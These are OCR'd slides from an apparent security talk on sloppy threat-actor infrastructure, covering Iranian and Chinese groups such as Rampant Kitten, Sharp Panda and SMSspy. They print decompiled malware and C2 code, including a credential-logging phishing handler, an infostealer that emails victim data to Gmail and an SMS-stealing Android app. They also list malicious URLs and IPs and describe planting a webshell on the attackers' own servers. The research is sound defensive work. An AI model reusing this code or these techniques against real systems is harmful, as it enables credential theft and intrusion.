
https://178.162.148.164/ccc/users-2023_04_23_04_00.zip

users-2023_04_16_04_00.zip	24/04/2023 16:51	164,737 KB
users-2023_04_17_04_00.zip	24/04/2023 16:51	226,344 KB
users-2023_04_18_04_00.zip	24/04/2023 16:51	104,852 KB
users-2023_04_19_04_00.zip	24/04/2023 16:50	61,825 KB
users-2023_04_20_04_00.zip	24/04/2023 16:50	87,497 KB
users-2023_04_21_04_00.zip	24/04/2023 16:50	40,353 KB
users-2023_04_22_04_00.zip	24/04/2023 16:50	109,225 KB
users-2023_04_24_04_00.zip	24/04/2023 16:53	207,443 KB

users-2023_06_23_04_00.zip 203,337 KB


Bad Patch - still bad in 2023

- **Same encryption password**




OopsSec Meter - BadPatch - **47/100**

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping			10
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques			
Built-in sinkhole capabilities			
Attackers communication channels			
Attribution - identity		Partial - 7	
Disinformation attack			
Take-Down			



Power Short Shell

- Iranian threat actor infects Farsi speaking victims (Windows machines)
- The threat actor also used Phishing campaign for collecting Gmail and Instagram Credentials



Power Short Shell

- CWE-434: Unrestricted Upload of File with Dangerous Type


  Upload a webshell via HTTP, execute it via HTTP.


- Write where what - No validations - combine untrusted file name param
  - All file types allowed => what => aspx backdoor
  - Directory traversal on fileName + No unique file names = > Where


```
public partial class upload : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        try
        {
            var filename = Request.QueryString["fn"];
            var folder = Path.Combine(HttpContext.Current.Server.MapPath("~/"), Request.UserHostAddress);
            if (!Directory.Exists(folder))
                Directory.CreateDirectory(folder);
            using (var fileStream = File.Create(Path.Combine(folder, filename)))
            {
                Request.InputStream.Seek(0, SeekOrigin.Begin);
                Request.InputStream.CopyTo(fileStream);
            }
        }
```

Power Short Shell

- Phishing - store stolen credentials in clear text file out.txt on the C2 web root







Power Short Shell

All backend code is available for download
Implements browser automation for phishing 2fa of Apple icloud
The Check function logs the credentials to a **downloadable file in clear text**

```
public ActionResult Check(string account, string username, string password, string redirect, string country)
{
    string path = base.Server.MapPath("~/out.txt");
    File.AppendAllText(path, string.Concat(new string[]
    {
        "account:",
        account,
        ", username:",
        username,
        ", password:",
        password,
        "\n"
    }), Encoding.UTF8);
    if (account == "icloud")
    {
        ConcurrentBag<icloudAut> accounts = icloudAut.Accounts;
        icloudAut icloudAut = (accounts != null) ? accounts.FirstOrDefault((icloudAut f) => f.Username == userna
        if (icloudAut == null)
        {
            icloudAut = new icloudAut(username, password, country, base.Server.MapPath("~/PrRaws"), base.Server.
        }
        icloudAut.Password = password;
        object arg = icloudAut.Start();
```

Rampant Kitten - Iranian Threat Actor

- Iranian threat actor - malware and phishing on organizations which the Iran Islamic regime sees as a threat
- FTP exfiltration
  - Files were exfiltrated to the C2 FTP incoming directory.
  - Web server was installed and the webroot directory was configured to the same FTP incoming directory.
  - Theoretical exploitation vector based on server config: Upload a webshell via FTP, execute it via HTTP.

Rampant Kitten – An Iranian Espionage Campaign


September 18, 2020

Name	Artifacts	Dates	Malicious Activity	Properties
TelB Variant	KeePassOnlineCreator.exe BOBC3953C59DA7870 C09D5A739B85C37C1 C079B3A985C5C7D30 D07C9D5A79B85C331.dll E0333A57C7C97CDF1 E03A7C3397CDF57C1	June 2020 – July 2020	Telegram-focused infostealer	SOAP. Delphi 64bit payload. Persistence through Telegram updater.
TelAndExt Variant	TelegramUpdater.exe TelegramUpdater2.exe TelegramUpdater3.exe TelegramUpdater.dll Updater.exe	May 2019 – February 2020	Telegram-focused infostealer	FTP . Delphi 32bit payload. Persistence through Telegram updater.
Python Info Stealer	keyboard-EN.exe speaker-audio.exe audio-driver.exe	February 2018 – January 2020	Focused on – Telegram, Chrome, Firefox, Edge, Paltalk NG Data Exfiltration via FTP	FTP. Python (Pyinstaller)
HookInjEx Variant	DrvUpdt.exe / ehtmlh.exe DrvUpdtd.dll / dhtmlh.dll CapDev.exe / rregg.exe uflScan.exe	December 2014 – May 2020	Infostealer (Browsers, audio, keylogging and clipboard)	FTP. C++


Rampant kitten - Iraninan Threat Actor

- Credential theft via Rouge Telegram installer

  Exfiltration files in clear text open for browsing



Rampant kitten - Iraninan Threat Actor




- Telegram code was open to download
- includes the threat actor credentials for sending the victim's data by mail


```
namespace Telegram
{
        // Token: 0x02000012 RID: 18
        public class Mail
        {
                // Token: 0x06000030 RID: 48 RVA: 0x00002F34 File Offset: 0x00001134
                public static void SendEmail(string emailbody, string emailSubject)
                {
                        try
                        {
                                MailMessage mailMessage = new MailMessage("telegram.backups@gmail.com", "telegram.reciver@gmail.com");
                                mailMessage.Body = emailbody;
                                mailMessage.Subject = emailSubject;
                                mailMessage.IsBodyHtml = true;
                                new SmtpClient("smtp.gmail.com", 587)
                                {
                                        Credentials = new NetworkCredential
                                        {
                                                UserName = [redacted]
                                                Password = [redacted]
                                        },
                                        EnableSsl = true
                                }.Send(mailMessage);
                        }
                        catch (Exception)
                        {
                                Mail.SendEmail3(emailbody, emailSubject);
                        }
                }
```

Sharp Panda Threat Actor

- Chinese APT Group Targets Southeast Asian Government
- Office document exploits cve-2017-0199
- connects to C2server http://office.oiqezet.com/portals/office/fav.ico



Sharp Panda Threat Actor



- June 2021 - opendir C2 server,main.php wrote victims data to log.txt:

Index of /Surface

- Parent Directory
- Main.jpg
- Main.php
- buy/
- log.txt

Figure 12: File listing on the server


```
$Decodestring=rc4("123456",$Rc4Hex);

$OutFile  = 'log.txt';

if(file_put_contents($OutFile,date("Y-m-d H:i:s").PHP_EOL,FILE_APPEND)==false)
{
    return;
}

if($f = file_put_contents($OutFile,preg_replace( '/[^0-9a-fA-F:., ]/', '', $_SERVER['REMOTE_ADDR'] ).PHP_EOL,FILE_APPEND)==false)
{
```

- January 2022 - **Exfiltrated victims data is textual and downloadable**
  no open directory, victim's data is still written to same textual file name: **log.txt**

```
2022-01-25 06:39:21
192.30.83.180
632922 Host Name:632922 OS Name:Windows 10 Pro OS Version:10.0.3JðÝút=BSD°BSs±EOT"…ÉtFF>Ÿ'ZX¯¨W3í¦Ç7¶BSµå¶¸nIñENO]J°¸0DC3ÄëDC3|âÅ|
Š¾Cé¬ÍúAÜ-ä È¢
QåNAKïµí-n«úOëùß7ENQŸ'ú,gôCAN/`fVCANSUB&?SOHú÷ŠæEMCANãßvkÙG\SOo‡2"ß¢>gŸ«ACK*?5¿3Î…DC1_0ŸÖ‰¹FáGSøéPHa´BELVTiŠ¾ETXRSk ðÍFSÔ†thinSTXFSŠO-;1rsËœix;ó-
2022-01-25 06:40:06
174.88.141.180
LAB-PC Host Name:LAB-PC OS Name:Windows 7 Professional OS Version:6.1.7601 System type:IA64-based PC User Name:Lab InternetInformation: NetworkCard:1
```

SMSspy Threat Actor

Infection chain - 5 steps process



SMSspy Threat Actor

- **Full backend (server side) in a zip file -** https://adl-iiran.ga/pay.zip

Name	Size
pay	3 901 434
sbr	2 456 299
index.php	2 203
info.php	125
log.php	499
log1.php	448
sna_eblagh.php	4 015
عدالت همراه.apk	1 775 680

https://a.adl-neweb.me
https://shop-mill.ga/tehran
http://212.114.52.201/7362/mellat/ok/index.php
http://eblagh-ir.info/1
https://eblaghirirmellet.gq/sna_eblagh.php
https://rezalearn.com
http://fitlopsbi.xyz/eblagh/UserLogin
https://peygiri-adl.ml/sna_eblagh.php
https://eblagie-sena.ml/sna_eblagh.php
https://adl-iiran.ga/sna_eblagh.php
http://www.sadek.ir
http://hzhzjzjxixxixixoxozozozozpzozozozu.ga/Khafe.php
https://sdl-irn.tk/next.html
http://paramat.site/eblaghe
https://sna-myeb.online/app.php
https://adl-itir.com/app.php
https://ebiagh.xyz/king/eblagh.html

SMSspy Threat Actor

STEP1 - searching for victims (phones)

- The left script extracts phone numbers from published ads on Divar.ir.
- The script on the right will send them a threat\phishing text message via Telegram


```
@bot.message_handler(commands=['start', 'help'])
def send_welcome(message):
    well = '''
Extract Number From divar !
@LydiaTeam

    '''
    bot.get_updates
    bot.reply_to(message, well, reply_markup=markup)

def divar(phone):
    #divar api
    divarH = {"Host": "api.divar.ir","Connection": "keep-alive","Content-Length":
    divarD = {"phone":phone.split("+98")[1]}
    try:
        divarR = requests.post("https://api.divar.ir/v5/auth/authenticate", heade
```

```
elif message.text == "Readnumbers":
    phones = readphones(filename)
    for phone in phones:
        bot.send_message(chatid, phone)

elif message.text == "List":
    if message.chat.id in chatid:
        list()
        bot.send_message(message.chat.id, "Request Send Now!")
    else:
        bot.send_message(message.chat.id, "You are not admin!")
```

SMSspy Threat Actor


STEP1 - Victims


- **Full Victim list is textual and downloadable**
  phone are available in users.lst file
- **C2 server Internal files are exposed**
  bash history command is available for download





SMSspy Threat Actor

STEP2 - SMiShing - Examples










SMSspy Threat Actor

STEP 3 - Install Fake Android Payment App

- Download an Android payment app malware
  This is a dual attack - spy on SMS to get 2fa codes and also phish for the victim's credit card




seblagh.apk

SMSspy Threat Actor

STEP 4 - SMS Theft

- Android malware decompiled

```
File file2 = Common.File;
this._lydialistlink = File.ReadList(File.getDirAssets(), "link.txt");
this._lydialistport = new List();
```




```
File file4 = Common.File;
this._lydialistport = File.ReadList(File.getDirAssets(), "getewayport.txt");
```

SMSspy Threat Actor

STEP 4 - SMS Theft

